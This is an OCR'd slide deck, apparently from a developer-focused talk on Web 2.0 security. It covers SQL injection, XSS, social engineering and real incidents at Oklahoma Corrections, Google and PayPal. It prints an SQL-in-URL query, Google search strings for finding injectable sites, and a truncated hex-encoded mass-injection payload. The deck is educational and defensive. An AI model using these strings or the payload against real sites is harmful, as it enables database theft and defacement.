Security Challenges in Web 2.0 from a Developer's Perspective

Allan G. Dyer

CISSP, MHKCS, MIAP, AIDPM, MSc (tech), BSc

Chief Consultant, Yui Kee Computing Ltd.

adyer@yuikee.com.hk

Typical Web 2.0 Design Objectives

- Cool concept
- Good performance
- Attractive appearance
- We want it yesterday


- Where is Security?

Failure

- 90% of virtual worlds projects fail
  - Gartner
  - http://www.cw.com.hk/article.php?type=article&id_article=1595
- “a successful virtual presence starts with people, not physics.”
  - Steve Prentice

Technology Crime Statistics in Hong Kong

- http://www.info.gov.hk/police/hkp-home/english/tcd/overview.htm



Threat Models

- Site vs. Users
- Users vs. Site
- Users vs. Users
- Site vs. Site

- Users as Victims
- Paranoid Users

Trust

- Do your users trust…
  - You?
  - Each other?
- Why do you trust your users?

User Trust

- Spoof auction, describing problems:
- "DIFFERENT WAYS YOU CAN STEAL THIS LAPTOP OFF ME:"
  - Fake "Item Not Received"
  - Fake "Item Significantly Not As Described"
  - Fake "Unauthorised Use"
  - Stolen Credit card
  - WESTERN UNION
  - MUGGING

Methods


- Social Engineering
- SQL Injection
- XSS

- Prevention

Social Engineering

- non-technical intrusion relying on human interaction, often involves tricking people to break normal security procedures
- Kid's Social Networking
  - Club Penguin
    - Safe chat
    - Report mechanism
  - Woogie World
    - Safe chat
    - Report mechanism
    - basic training: rules of appropriate behavior

SQL Injection



- http://xkcd.com/327/

Oklahoma Department of Corrections

- Sex and Violent Crime Offender Registry webpage
- “printer friendly link”:
  - http://docapp8.doc.state.ok.us/pls/portal30/url/page/sor_roster?sqlString=select distinct o.offender_id,doc_number,o.social_security_number, o.date_of_birth,o.first_name,o.middle_name,o.last_name,o.sir_name,sor_data.get CD(race) race,sor_data.getCD(sex) sex,l.address1 address,l.city,l.state stateid, l.zip,l.county,sor_data.getCD(l.state) state,l.country countryid,sor_data. getCD(l.country) country,decode(habitual,'Y','habitual','') habitual, decode(aggravated,'Y','aggravated','') aggravated, l.status, x.status, x.registration_date, x.end_registration_date,l.jurisdiction from registration_offender_xref x, sor_last_locn_v lastLocn, sor_offender o, sor_location l , (select distinct offender_id from sor_location where status = 'Verified' and upper(zip) = '73064') h where lastLocn.offender_id(%2B) = o.offender_id and l.location_id(%2B) = lastLocn.location_id and x.offender_id = o.offender_id and x.status not in ('Merged') and x.REG_TYPE_ID = 1 and nvl(x.admin_validated,to_date(1,'J')) >= nvl(x.entry_date,to_date(1,'J')) and x.status = 'Active' and x.status <> 'Deleted' and h.offender_id = o.offender_id order by o.last_name,o.first_name,o.middle_name&sr=yes

Oklahoma Department of Corrections

- Changed SQL
  - Display social_security_number
  - Remove conditionals
  - download 10,597 records
- Discovered by by Alex Papadimoulis
- Reported to site
  - First fix: case-sensisitve search/replace of "social_security_number" with "doc_number“
  - Could still access entire database: ALL_TABLES

Google: The Attacker's Friend

- allinurl:?= SELECT FROM WHERE AND (sql|q|query)
- inurl:SELECT inurl:FROM inurl:WHERE intitle:phpmyadmin

SQL injection attack in 'third wave,' says IBM

- ComputerWorld, 19th May
- “affected at least a half-million Web sites”
- “SQL injections are among the most common Web attacks”
- “Hackers are randomly targeting IP addresses … looking for any Web site that would accept such an injection”

SQL injection ‘third wave’

- ‘third wave’ is more resistant to security measures
- Does not try to be sneaky: obliterates all database content!
- Inserts redirects to malware sites:
  - Users are the target
  - User vs. User attack
  - DB destruction merely “collateral damage”
- Assumed ultimate aim: build a botnet for sale to spammers and scammers

The Attack in Detail

- Injection code:
  - *DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x4400450043004C00410052*
    00450020004000540020007600610072006300680061007200280032003500350029002C0040
    00430020007600610072006300680061007200280032003500350029002000440045004300 4C
    00410052004500200054006100620006C0065005F00430075007200730006F0072002000430055
    00520053004F00520020004600 4F00520020007300650006C00650063007400200061002E006
    E0061006D0065002C0062002E006E0061006D0065002000660072006F006D0020007300790
    073006F0062006A00650063007400730020006100 2C00730079007300630006F006C0075006D
    006E00730020006200200077006800650072006500200061002E00690064003D0062002E006
    900640020006100 6E00640020006100 2E00780074007900700065003D002700750027002000
    61006E00640020002800 62002E00780074007900700065003D00390039002000 6F007200200

    062002E00780074007900700065003D003300350020006…
- Decodes to:
  - DECLARE @T varchar(255)'@C varchar(255) DECLARE Table_Cursor CURSOR FOR select a.name'b.name from sysobjects a'syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b…

Detail

- Result
  - finds all text fields in the database
  - adds a link to malicious javascript
  - website displays them automatically
- Poorly written ASP and ASPX (.net) code to blame

SQL Injection

- Recovery:
  - Search website logs for attack code
  - Cleanup database
  - Block access to malicious sites
- Prevention:
  - Sanitise your input data
  - Use parameterised SQL statements
    - I use Perl DBI, prepared statements and placeholders

SQL Injection

- http://www.areino.com/hackeando/

XSS

- Cross Site Scripting
- allowing code injection by malicious web users into the web pages viewed by other users

Stealing Google's Cookie

- Billy (BK) Rios found vulnerability in Google Spreadsheets
- Exploited Internet Explorer failure to handle content-type headers correctly
  - Created spreadsheet with HTML in first cell
  - Google serves as text/plain
  - IE renders as HTML, executes Javascript from trusted domain google.com
  - Javascript steals Google's authentication cookie

Stealing Google's Cookie

- Attacker can use cookie on ANY Google sub-domain
  - Read your Gmail
  - Steal Google Docs
  - Take over Adsense account
- Google has fixed the problem

Identity and Authentication

- What is identity?
  - Connection to "real world"
  - Same user as last time…
- Have, Know, Are
- Biometrics: useless, no trusted reader
- Passwords: weak, re-used, password overload
- PKI: complicated

XSS on Paypal

- Extended SSL page compromised
  - Turns browser address bar green: “safe” site
- Harry Sintonen injected code onto secure page
- Paypal:
  - "As soon as we were informed of this exploit, we began working very quickly to shut it down," the statement read. "To our knowledge, this exploit was not used in any phishing attacks"
  - Unauthorized transactions made on PayPal accounts are fully reimbursed

Site vs. Site

- Paypal IPN failure
  - IPN: Instant Payment Notification
    - Paypal informs receiver's server a payment has been made
    - Some sites use IPN to trigger service delivery
- Update in IPN system caused failure
- Unintentional Denial of Service

  > 48 hours
  - Customer complaints – vendors get blame, not Paypal

Finding Vulnerabilities

- Nikto
  - Open Source (GPL) web server scanner
  - http://www.cirt.net/nikto2
- SCRT Webshag
  - web server audit tool
  - http://www.scrt.ch/pages_en/outils.html
- Many more…

Questions?

Refs

- http://www.cw.com.hk/article.php?type=article&id_article=1598
- http://www.cw.com.hk/article.php?type=article&id_article=1595
- http://www.theregister.co.uk/2008/04/17/oklahoma_corrections_site_data_exposed/
- http://www.google.com/search?hl=en&q=allinurl%3A%3F%3D+SELECT+FROM+WHERE+AND+(sql%7Cq%7Cquery)&btnG=Search
- http://www.theregister.co.uk/2008/04/15/google_spreadsheet_bug/
- http://www.theregister.co.uk/2008/05/17/payp[illegible]n_meltdown/